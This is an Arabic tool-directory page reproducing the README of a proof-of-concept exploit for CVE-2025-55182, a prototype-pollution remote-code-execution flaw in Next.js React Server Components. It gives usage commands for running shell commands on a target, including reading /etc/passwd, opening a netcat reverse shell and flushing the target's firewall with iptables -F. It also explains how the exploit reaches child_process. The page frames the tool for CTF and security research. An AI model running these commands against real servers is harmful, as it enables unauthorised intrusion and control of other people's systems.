
Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/raivenlockdown/web-cli_rce_react2shell
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبCTFاختبار الاختراقالتعلم والتعليمأداة الوصول عن بعد
مشاركة
GitHub
raivenlockdown/web-cli_rce_react2shell

WEB-CLI_RCE_React2Shell

WEB-CLI_RCE_React2Shell هي أداة استغلال تعليمية (PoC) لثغرة CVE-2025-55182، وهي خلل Prototype Pollution حرج في تطبيقات Next.js التي تستخدم React Server Components. صُممت لمسابقات CTF والأبحاث، وتتميز بوضع أمر واحد، وواجهة ويب تفاعلية، وقدرات شل عكسي لتوضيح RCE.

عرض المستودع
542منذ 5 أشهرلم تتم المراجعة بعد

REACT2SHELL

🎯 نظرة عامة سريعة (ما هذا؟)

هذه الأداة هي استغلال بسيط (PoC) للثغرة CVE-2025-55182. وهي ثغرة خطيرة (تلوث النموذج الأولي) موجودة في تطبيقات Next.js التي تستخدم مكونات الخادم React.

إذا كان الخادم الهدف ضعيفًا، فإن هذا السكربت يتيح لك تشغيل أوامر نظام التشغيل عليه (تنفيذ الأوامر عن بُعد، أو RCE).

تم بناء هذه الأداة لأغراض التعلم، ومسابقات CTF، والبحث الأمني المسؤول.


Screenshot 2025-12-12 214115

⚠️ إخلاء مسؤولية للطلاب ومشاركي CTF

استخدمها بأخلاق. قم بتشغيل هذا الاستغلال فقط ضد أنظمة تملكها أو لديك إذن صريح وموثق لاختبارها. الاستخدام غير المصرح به غير قانوني. هذه الأداة للأغراض التعليمية فقط.

🌟 كيفية الاستخدام

تحتوي هذه الأداة على ثلاث طرق رئيسية لتشغيل الأوامر: أمر واحد بسيط، ووحدة تحكم ويب تفاعلية كاملة، ومحاولة لإنشاء شل عكسي تقليدي.

⚙️ التثبيت

  1. الحصول على الكود:

    git clone https://github.com/raivenLockdown/WEB-CLI_RCE_React2Shell.git
    cd REACT2SHELL
    
  2. تثبيت المكتبة:

    pip install requests
    

الطريقة 1: وحدة تحكم ويب تفاعلية (موصى بها لمسابقات CTF)

هذه هي أسهل طريقة للتفاعل مع الهدف. تبدأ صفحة ويب محلية على جهازك تعمل كطرفية.

  1. تشغيل السكربت:

    python3 exploit.py <TARGET_URL> --web-cli
    

    مثال: python3 exploit.py http://target.com/ --web-cli

  2. فتح المتصفح: سيخبرك السكربت بفتح http://127.0.0.1:8000/. يمكنك بعد ذلك كتابة الأوامر (مثل ls، whoami، cat /etc/passwd) مباشرة في صفحة الويب.

الطريقة 2: تنفيذ أمر واحد

قم بتشغيل أمر واحد واحصل على الإخراج فورًا في الطرفية المحلية. مناسب للتحقق السريع مثل معرفة معرف المستخدم الخاص بك.

python3 exploit.py <TARGET_URL> --cmd '<COMMAND>'

مثال: python3 exploit.py http://target.com/ --cmd 'id'

الطريقة 3: محاولة شل عكسي

استخدم هذا الوضع إذا كنت تريد اتصالاً ثابتًا ودائمًا. ملاحظة: غالبًا ما يفشل هذا في البيئات الواقعية بسبب جدران الحماية (تصفية الصادر).

  1. بدء المستمع (مثل netcat):

    nc -lvnp 55555
    
  2. تشغيل الاستغلال:

    python3 exploit.py <TARGET_URL> -i <YOUR_IP> -p 55555 [--flush]
    
    • -i <YOUR_IP>: عنوان IP لجهازك.
    • -p 55555: المنفذ الذي يستخدمه المستمع.
    • --flush (اختياري): يحاول تشغيل iptables -F على الهدف أولاً لمسح جدران الحماية الخاصة بالمضيف.

🔬 الشرح التقني (كيف يعمل الاستغلال)

يستخدم الاستغلال ثغرة تلوث النموذج الأولي لتحقيق تنفيذ الأوامر عن بُعد.

  1. تلوث النموذج الأولي: يرسل السكربت حمولة مصممة خصيصًا إلى نقطة نهاية ضعيفة في Next.js. تستغل هذه الحمولة ثغرة في كيفية معالجة الخادم للبيانات، مما يسمح لنا بإضافة خصائص إلى بنية كائن JavaScript الأساسية (Object.prototype).
  2. تشغيل RCE: نلوث خاصية داخلية محددة تتحكم في الكود الذي يشغله الخادم (باستخدام child_process الخاص بـ Node.js). نستبدل قيمة تلك الخاصية بأمر الشل الخاص بنا.
  3. التقاط الإخراج: عند تشغيل الأوامر في وضع الأمر الواحد أو وضع سطر الأوامر الويب، يجبر الاستغلال الخادم على تنفيذ الأمر (execSync) ورمي خطأ غير ضار فورًا. يتم وضع إخراج الأمر بذكاء في حقل digest لرسالة الخطأ. ثم يقرأ سكربت Python هذا الحقل للحصول على النتائج.

🤝 المراجع والإسناد

يعتمد هذا البحث على العمل الأولي والإفصاح من مجتمع الأمن. شكرًا لجميع الباحثين والمساهمين مفتوحي المصدر.

📚 المراجع الرئيسية

  • مستودع PoC الأصلي لـ CVE-2025-55182 - (الأساس لهذا الاستغلال.)
  • مثال كود PoC الأصلي - (مثال الكود الأولي.)
  • ثغرة أمنية خطيرة في مكونات الخادم React - (منشور رسمي من React حول الثغرة.)
  • ثغرة خطيرة في React (CVE-2025-55182) - (تحليل أمني مفصل.)
  • توثيق دوال الخادم React - (توثيق رسمي يشرح سياق عمل المكونات الضعيفة.)
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





